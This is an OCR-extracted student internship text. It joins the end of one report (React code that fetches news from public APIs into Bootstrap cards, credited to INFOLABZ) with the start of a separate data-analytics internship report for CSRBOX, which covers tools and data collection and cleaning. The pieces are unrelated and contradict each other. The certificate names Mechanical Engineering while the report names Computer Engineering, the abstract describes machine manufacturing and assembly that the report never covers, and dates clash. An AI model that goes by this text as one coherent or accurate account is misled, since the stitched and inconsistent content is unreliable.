
API data fetch with react



```
const [myData, setData] = useState([]);

const apiget = () => {
    fetch('https://inshortsapi.vercel.app/news?category=science')
    .then((response) => response.json())
    .then((json) => {
        console.log(json);
        setData(json.data)
    });
}

useEffect(() => {
    apiget();
    const interval = setInterval(()=>{apiget()}, 50000);
    return () => clearInterval(interval);
}, []);

return (
    <Container fluid>
        <h5 className="text-center my-2">Task - 9 Fetch the News from the API and Display it in the card format - 07/06/2023</h5>
        <Row className='mt-4 g-4' xs={1} md={3}>
```

```
            <Row className='mt-4 g-4' xs={1} md={3}>
                {
                    myData.map(
                        (value) => {
                            return (
                                <>
                                <Col>
                                    <Card>
                                        <Card.Img variant="top" src={value.imageUrl} style={{height: 350}} />
                                        <Card.Body>
                                            <Card.Title>{value.title}</Card.Title>
                                            <Card.Text>
                                                {value.content}
                                            </Card.Text>
                                        </Card.Body>
                                        <Card.Footer>
                                            <small className="text-muted">{value.date} {value.time}</small>
                                        </Card.Footer>
                                    </Card>
                                </Col>
                                </>
                            )
                        }
                    )
                }

            </Row>

        </Container>
    )
}

export default Cards
```

Output:


Task - 9 Fetch the News from the API and Display it in the card format - 07/08/2023
Microgreens, mature vegetables might both limit weight gain: Study
Waves as big as 3 Suns crashing down on 'heartbreak' star
Chandrayaan has lots of potential for humankind in future: K Sivan
Storms can last for 100 years on Saturn: Study
New star discovered by scientists in India
Scientists use water to make more juicy, no-fat plant-based meat

WEEK 2: 09 AUGUST 2023


ASSIGNMENT TASK(PROJECT)

API BASED REAL TIME NEWS WEB APPLICATION

```
import logo from './logo.svg';
import './App.css';
import { Container,Row,Col,Card,Table } from 'react-bootstrap';
import 'bootstrap/dist/css/bootstrap.min.css';
import React,{useState,useEffect} from 'react';

function App() {

  const [mydata,setData] = useState([]);

  const apiget = () => {
    fetch('https://inshorts.me/news/all?offset=0&limit=21')
    .then((response)=>response.json())
    .then((json)=>{
      console.log(json);
      setData(json.data.articles)
    }
    );
  };
  useEffect(()=>{
    apiget();
    const interval = setInterval(()=>{apiget();},500000);
    return ()=> clearInterval(interval);
  },[]);
```

```
return (
  <Container fluid>
    <Row xs={1} md={3} className="g-4">
      {
        mydata.map(
          (value)=>{
            return(
              <>
                  <Col className="container-fluid mt-4">
      <Card>
          <Card.Img variant="top" src={value.imageUrl}  height="275px"/>
          <Card.Body>
            <Card.Title>{value.title}</Card.Title>
            <Card.Text>
              {value.content}
            </Card.Text>
          </Card.Body>
        </Card>
      </Col>
              </>
            )
          }
        )
      }
    </Row>
  </Container>
);
}
```

Output:



WEEK 2: 10 AUGUST 2023

Conclusion

These past 15-day internship experience has been an incredibly rewarding journey that has expanded my knowledge and skills in working with the React framework and integrating APIs into web applications.I am delighted to have had the opportunity to work with INFOLABZ and contribute to various projects during this time. As I conclude this initial phase of my internship, I want to take a moment to reflect on what I have learned and achieved

The highlight of my internship was the successful development of an API-based React application. This project allowed me to apply my newly acquired knowledge to create a fully functional web application that not only showcases my technical proficiency but also demonstrates my ability to collaborate with APIs to provide a seamless and engaging user experience.

During these 15 days, I encountered various challenges that required creative thinking and perseverance. Overcoming these challenges and achieving milestones and has boosted my confidence and reinforced my determination to excel.

In conclusion, these 15 days have been transformative, educational, and inspiring. I am excited about what the future holds and am committed to making the most of this internship experience. Thank you for this incredible opportunity.

PMMS ID: 299102

INTERNSHIP AT CSRBOX FOUNDATION

AN INTERNSHIP REPORT

Submitted by

Nir Dilipbhai Shah

190390107053

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CSRBOX FOUNDATION** has been carried out by **NIR DILIPBHAI SHAH** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Shubhangi Chaturvedi

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Company Certificate

CSRBOX IBM SkillsBuild

Date: 26/04/2023

TO WHOM IT MAY CONCERN

This is to certify that Nir Diliphhai Shah, a student of Saffrony Institute of Technology has successfully completed his internship in the field of Data Analytics from 13th Feb 2023 to 7th May 2023 (Total number of Weeks: 12) under the guidance of Ms. Anjali Verma

His internship activities include-

Activities	Summary
MasterClass	Attended 4 MasterClass for the concept clarity around Data Analysis, Data Science and Python.
Deliverables	Submission of 5 Deliverables namely- Concept Note, Data Sets and Sources, Model Building, Final Submission and Powerpoint Presentation.
IBM SkillsBuild Courses	Finished 14 Learning Modules on the platform around Data Science, Data Analytics, Python, R, Design Thinking and Advanced Google Analytics.

During the period of his internship program with us, he had been exposed to different processes and was found diligent, hardworking and inquisitive.

We wish him every success in his life and career.

For CSRBOX

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Associate Consultant- IBM SkillsBuild
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DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CSRBOX Foundation** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Shubhangi Chaturvedi** & **Ms. Anjali Verma(External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Nir Dilipbhai Shah	_____

ACKNOWLEDGMENT

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My internship at **CSRBOX FOUNDATION** provided me with a comprehensive understanding of **DATA ANALYTICS,** and helped me develop a range of skills that will be beneficial to me in my future endeavors. I am grateful for the opportunity to have worked alongside such talented professionals, and for the support and encouragement they provided me.

I would also like to extend my gratitude to my supervisor **Ms. Anjali Verma, Ms. Alka, Mr. Tushar Sharma** and other members, who provided me with guidance and support at every step of my internship. Their insights and feedback were invaluable in shaping my work and helped me achieve my goals.

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Thank you once again for this amazing opportunity.

Abstract

This report contains the work done by the author during his internship at **CSRBOX FOUNDATION**. It shows the work I did in the company during my internship period. In the report, the author discusses the process of manufacturing and steps of assembly of the machines. The author also discusses the structure of the company, all the departments and their work. It also explains what the author learned during this internship period.

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Abbreviations

EDA – Exploratory Data Analysis

SAS - Statistical Analysis System

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Chapter 1. COMPANY INTRODUCTION

1.1 COMPANY PROFILE:

Although rapidly developing, the CSR ecosystem still faces information asymmetry and knowledge gaps, which prevents like-minded people from identifying areas of collaborations, and limits efforts towards social good. This is where CSRBOX comes into the picture

CSRBOX is India's leading CSR knowledge and impact intelligence driven partnerships platform for the development community. At CSRBOX, we are committed to the idea of advancing social impact and change. Whether you are a Donor agency looking to invest in transformative and sustainable projects or an implementation leader dedicated to accomplish your organization's goals, CSRBOX can help you achieve your objectives. With years of experience in working on social development projects with nonprofits, corporate and social enterprises, we excel in catalyzing the vibrant social transformation movement in India by driving collaborations and partnerships for good. With research, strategy and designing tailored programs in the CSR ecosystem, we help our clients solve their most challenging issues.

1.2 What They Do

Figure 1.1 What company do

1.3Clients

Figure 1.2 Clients

Chapter 2. Introduction to Data Analytics

2.1 What is Data Analytics?

So, what does Data Analytics mean? When you have done with data analysis, you have all your results, reports, and data sets in your hand. Now, what next? Next, you will take a step towards decision making and that step is known as "**Data Analytics**". In data analytics, reading the data set or the outcome of the data analysis and processing them to find out the events that are likely to occur in the future.

The process of studying the data to find out the answers to how and why things happened in the past. Usually, the result of data analysis is the final dataset, i.e., a pattern, or a detailed report that you can further use for **Data Analytics**.

2.2 Why Data Analytics?

"Data is Everywhere", in sheets, in social media platforms, in product reviews and feedbacks, everywhere. In this latest information age, it's created at blinding speeds and, when data is analyzed correctly, can be a company's most valuable asset. **"To grow your business even to grow in your life, sometimes all you need to do is Analysis!"**

If your business is not growing, then you have to look back and recognize your mistakes and make a plan again without repeating those mistakes. And even if your business is growing, then you have to look forward to making the business grow more. All you need to do is analyze your business data and business processes.

2.3 Uses of Data Analytics

1. **Data in Business:**
   In Data Analytics there are many advantages of data, but without the proper data analytics tools and processes, you can't access these benefits. Raw data is also very important and you need data analytics to unlock the potential of raw data and converted into useful information for the business.
   Example – Record of the potential customer, records of customers like name, address.

2. **Data in Healthcare:**
   Data is extremely useful in this field of medical and healthcare. Most of the medical devices are big data-oriented. In Data Analytics uses of data has gone to such an extent that in the healthcare sector each record or you can say data is very essential where doctors can check person through the heart and temperature monitoring watch which is critical information of any patients and kept to be as data fitted on patient's hand and prescribe him with related medicines.
   Example – Patient records like name, address, contact no. etc., treatment records, Records of Doctor's profile are the examples in healthcare.

3. **Data in Media and Entertainment:**
   The business model runs on collecting and creating the content, further analyzing it, then marketing and distribution of the content. We can run through customer's data along with observable data and gather even minute information to create a customer's detailed profile. The benefits of big data in the media and entertainment industry include forecasting what the target audience wants, planning, optimization, expanding acquisition, and retention suggest content on-demand and new.
   Example – Records of the team, the time duration of media project, location, etc.

4. **Data in Transportation:**
   Data in transportation is very crucial. For proper communication and for proper synchronization of transport medium you need data and to analyze the information you need data analytics. Data potential is to analyze how many passengers traveled from any source to destination and with the help of data analytics it can be processed in real-time for the smooth functioning of transportation.
   Example – feedback of customer, transport time, source and destination records, customer traveled history, etc.

5. **Data in Banking:**
   Banking is a very crucial sector. Data here is very beneficial and helps in fraud detection in the banking system. Using big data, we can search for all the illegal activities that have taken place and can identify the misuse of credit and debit cards, business precision, you can say for customer statistics modification, and in public analytics for business.
   Example – Employee records, Bank name address, and branch name, customer account records, transaction history, etc.

Chapter 3. Data Analysis Tools

There are many tools that are used for deriving useful insights from the given data. Some are programming based and others are non-programming based. Some of the most popular tools are:

3.1 Python

It is a powerful high-level programming language that is used for general purpose programming. Python supports both structured and functional programming methods. It's an extensive collection of libraries make it very useful in data analysis. Knowledge of TensorFlow, Theano, Keras, Matplotlib, Scikit-learn and Keras can get you a lot closer towards your dream of becoming a machine learning engineer. Everything in python is an object and this attribute makes it highly popular among developers. It is easy to learn compared to R and can be assembled onto any platform such as MongoDB or SQL server. It is very useful for big data analysis and can also be used to extract data from the web. It can also handle text data very well. Python can be assembled on various platforms such as SQL Server, MongoDB database or JSON (JavaScript Object Notation). Some of the companies that use Python for data analytics include Instagram, Facebook, Spotify and Amazon.



Figure 3.1 Python

3.2 R

It is one of the leading programming languages for performing complex statistical computations and graphics. It is a free and open-source language that can be run on various UNIX platforms, Windows and MacOS. It also has a command line interface which is easy to use. However, it is tough to learn especially for people who do not have prior knowledge about programming. However, it is very useful for building statistical software and is very useful for performing complex analyses. It has more than 11, 000 packages and we can browse the packages category-wise. These packages can also be assembled with Big Data, the catalyst which has transformed various organization's views on unstructured data. The tools required to install the packages as per user requirements are also provided by R which makes setting up convenient.



Figure 3.2 R

3.3 Microsoft Excel

It is an important spreadsheet application that can be useful for recording expenses, charting data and performing easy manipulation and lookup and or generating pivot tables to provide the desired summarized reports of large datasets that contain significant data findings. It is written in C#, C++ and .NET Framework and its stable version were released in 2016. It involves the use of a macro programming language called Visual Basic for developing applications. It has various built-in functions to satisfy the various statistical, financial and engineering needs. It is the industry standard for spreadsheet applications. It is also used by companies to perform real-time manipulation of data collected from external sources such as stock market feeds and perform the updates in real-time to maintain a consistent view of data. It is relatively useful for performing somewhat complex analyses of data when compared to other tools such as R or python. It is a common tool among financial analysts and sales managers to solve complex business problems.



Figure 3.3 Microsoft Excel

3.4 SAS

SAS was a programming language developed by the SAS Institute for performed advanced analytics, multivariate analyses, business intelligence, data management and predictive analytics.

It is proprietary software written in C and its software suite contains more than 200 components. Its programming language is considered to be high level thus making it easier to learn. However, SAS was developed for very specific uses and powerful tools are not added every day to the extensive already existing collection thus making it less scalable for certain applications. It, however, boasts of the fact that it can analyze data from various sources and can also write the results directly into an excel spreadsheet.

It is used by many companies such as Google, Facebook, Twitter, Netflix and Accenture. SAS brought to the market a huge set of products in 2011 for customer intelligence and various SAS modules for web, social media and marketing analytics used largely for profiling customers and gaining insights about prospective customers. Even though it is under attack by upcoming languages such as R, Python, SAS still continues to develop in order to prove that it is still a major stakeholder in the data analytics market.

Figure 3.4 SAS

3.5 Tableau Public

Tableau Public is free software developed by the public company “Tableau Software” that allows users to connect to any spreadsheet or file and create interactive data visualizations. It can also be used to create maps, dashboards along with real-time updating for easy presentation on the web. The results can be shared through social media sites or directly with the client making it very convenient to use. The resultant files can also be downloaded in different formats. This software can connect to any type of data source, be it a data warehouse or an Excel application or some sort of web-based data. Approximately 446 companies use this software for operational purposes and some of the companies that are currently using this software include SoFi, The Sentinel and Visa.

Figure 3.5 Tableau Public

Chapter 4: Data Analysis Steps

4.1 Data Collection

Data collection is a systematic process of gathering observations or measurements. Whether you are performing research for business, governmental or academic purposes, data collection allows you to gain first-hand knowledge and original insights into your research problem.

While methods and aims may differ between fields, the overall process of data collection remains largely the same. Before you begin collecting data, you need to consider:

- The aim of the research.
- The type of data that you will collect.
- The methods and procedures you will use to collect, store, and process the data.

To collect high-quality data that is relevant to your purposes, follow these four steps.
Step 1: Define the aim of your research
Step 2: Choose your data collection method
Step 3: Plan your data collection procedures
Step 4: Collect the data

4.1.1 Define the aim of your research

Before you start the process of data collection, you need to identify exactly what you want to achieve. You can start by writing a problem statement: what is the practical or scientific issue that you want to address and why does it matter?
Next, formulate one or more research questions that precisely define what you want to find out. Depending on your research questions, you might need to collect quantitative or qualitative data:

- **Quantitative data** is expressed in numbers and graphs and is analyzed through statistical methods.
- **Qualitative data** is expressed in words and analyzed through interpretations and categorizations.

If your aim is to test a hypothesis, measure something precisely, or gain large-scale statistical insights, collect quantitative data. If your aim is to explore ideas, understand experiences, or gain detailed insights into a specific context, collect qualitative data. If you have several aims, you can use a mixed methods approach that collects both types of data.

4.1.2 Choose your data collection method

Based on the data you want to collect, decide which method is best suited for your research.

- Experimental research is primarily a quantitative method.
- Interviews, focus groups, and ethnographies are qualitative methods.
- Surveys, observations, archival research and secondary data collection can be quantitative or qualitative methods.

Carefully consider what method you will use to gather data that helps you directly answer your research questions.

Data collection methods

Method	**When to use**	**How to collect data**
Experiment	To test a causal relationship.	Manipulate variables and measure their effects on others.
Survey	To understand the general characteristics or opinions of a group of people.	Distribute a list of questions to a sample online, in person or over-the-phone.
Interview/focus group	To gain an in-depth understanding of perceptions or opinions on a topic.	Verbally ask participants open-ended questions in individual interviews or focus group discussions.
Observation	To understand something in its natural setting.	Measure or survey a sample without trying to affect them.
Ethnography	To study the culture of a community or organization first-hand.	Join and participate in a community and record your observations and reflections.
Archival research	To understand current or historical events, conditions or practices.	Access manuscripts, documents or records from libraries, depositories or the internet.
Secondary data collection	To analyze data from populations that you can't access first-hand.	Find existing datasets that have already been collected, from sources such as government agencies or research organizations.

Table 4.1: Data Collection Methods

4.1.3 Plan your data collection procedures

When you know which method(s) you are using, you need to plan exactly how you will implement them. What procedures will you follow to make accurate observations or measurements of the variables you are interested in?
For instance, if you're conducting surveys or interviews, decide what form the questions will take; if you're conducting an experiment, make decisions about your experimental design (e.g., determine inclusion and exclusion criteria).

Operationalization
Operationalization means turning abstract conceptual ideas into measurable observations. When planning how you will collect data, you need to translate the conceptual definition of what you want to study into the operational definition of what you will actually measure.

Sampling
You may need to develop a sampling plan to obtain data systematically. This involves defining a population, the group you want to draw conclusions about, and a sample, the group you will actually collect data from.

Standardizing procedures
If multiple researchers are involved, write a detailed manual to standardize data collection procedures in your study. This means laying out specific step-by-step instructions so that everyone in your research team collects data in a consistent way – for example, by conducting experiments under the same conditions and using objective criteria to record and categorize observations. This helps you avoid common research biases like omitted variable bias or information bias.

Creating a data management plan
Before beginning data collection, you should also decide how you will organize and store your data.

- If you are collecting data from people, you will likely need to anonymize and safeguard the data to prevent leaks of sensitive information (e.g., names or identity numbers).
- If you are collecting data via interviews or pencil-and-paper formats, you will need to perform transcriptions or data entry in systematic ways to minimize distortion.
- You can prevent loss of data by having an organization system that is routinely backed up.

4.1.4 Collect the Data

To ensure that high quality data is recorded in a systematic way, here are some best practices:

- Record all relevant information as and when you obtain data. For example, note down whether or how lab equipment is recalibrated during an experimental study.
- Double-check manual data entry for errors.
- If you collect quantitative data, you can assess the reliability and validity to get an indication of your data quality.

4.2 Data Cleaning and Pre-processing

When using data, most people agree that your insights and analysis are only as good as the data you are using. Essentially, garbage data in is garbage analysis out. Data cleaning, also referred to as data cleansing and data scrubbing, is one of the most important steps for your organization if you want to create a culture around quality data decision-making.

4.2.1 What is Data Cleaning?

Data cleaning is the process of fixing or removing incorrect, corrupted, incorrectly formatted, duplicate, or incomplete data within a dataset. When combining multiple data sources, there are many opportunities for data to be duplicated or mislabeled. If data is incorrect, outcomes and algorithms are unreliable, even though they may look correct.

There is no one absolute way to prescribe the exact steps in the data cleaning process because the processes will vary from dataset to dataset. But it is crucial to establish a template for your data cleaning process so you know you are doing it the right way every time.

4.2.2 How to Clean Data?

- **Remove unwanted observations from your dataset**, including duplicate observations or irrelevant observations. Duplicate observations will happen most often during data collection. When you combine data sets from multiple places, scrape data, or receive data from clients or multiple departments, there are opportunities to create duplicate data. De-duplication is one of the largest areas to be considered in this process. Irrelevant observations are when you notice observations that do not fit into the specific problem you are trying to analyze. For example, if you want to analyze data regarding millennial customers, but your dataset includes older generations, you might remove those irrelevant observations. This can make analysis more efficient and minimize distraction from your primary target—as well as creating a more manageable and more performant dataset.

- **Structural errors** are when you measure or transfer data and notice strange naming conventions, typos, or incorrect capitalization. These inconsistencies can cause mislabeled categories or classes. For example, you may find "N/A" and "Not Applicable" both appear, but they should be analyzed as the same category.

- **Filter Unwanted Outlier:** Often, there will be one-off observations where, at a glance, they do not appear to fit within the data you are analyzing. If you have a legitimate reason to remove an outlier, like improper data-entry, doing so will help the performance of the data you are working with. However, sometimes it is the appearance of an outlier that will prove a theory you are working on. Remember:

just because an outlier exists, doesn't mean it is incorrect. This step is needed to determine the validity of that number. If an outlier proves to be irrelevant for analysis or is a mistake, consider removing it.

- **Handling Missing Data**

  You can't ignore missing data because many algorithms will not accept missing values. There are a couple of ways to deal with missing data. Neither is optimal, but both can be considered.

  a. As a first option, you can drop observations that have missing values, but doing this will drop or lose information, so be mindful of this before you remove it.
  b. As a second option, you can input missing values based on other observations; again, there is an opportunity to lose integrity of the data because you may be operating from assumptions and not actual observations.
  c. As a third option, you might alter the way the data is used to effectively navigate null values.

4.2.3 Characteristics of Quality Data

- **Validity:** The degree to which your data conforms to defined business rules or constraints.
- **Accuracy:** Ensure your data is close to the true values.
- **Completeness:** The degree to which all required data is known.
- **Consistency:** Ensure your data is consistent within the same dataset and/or across multiple data sets.
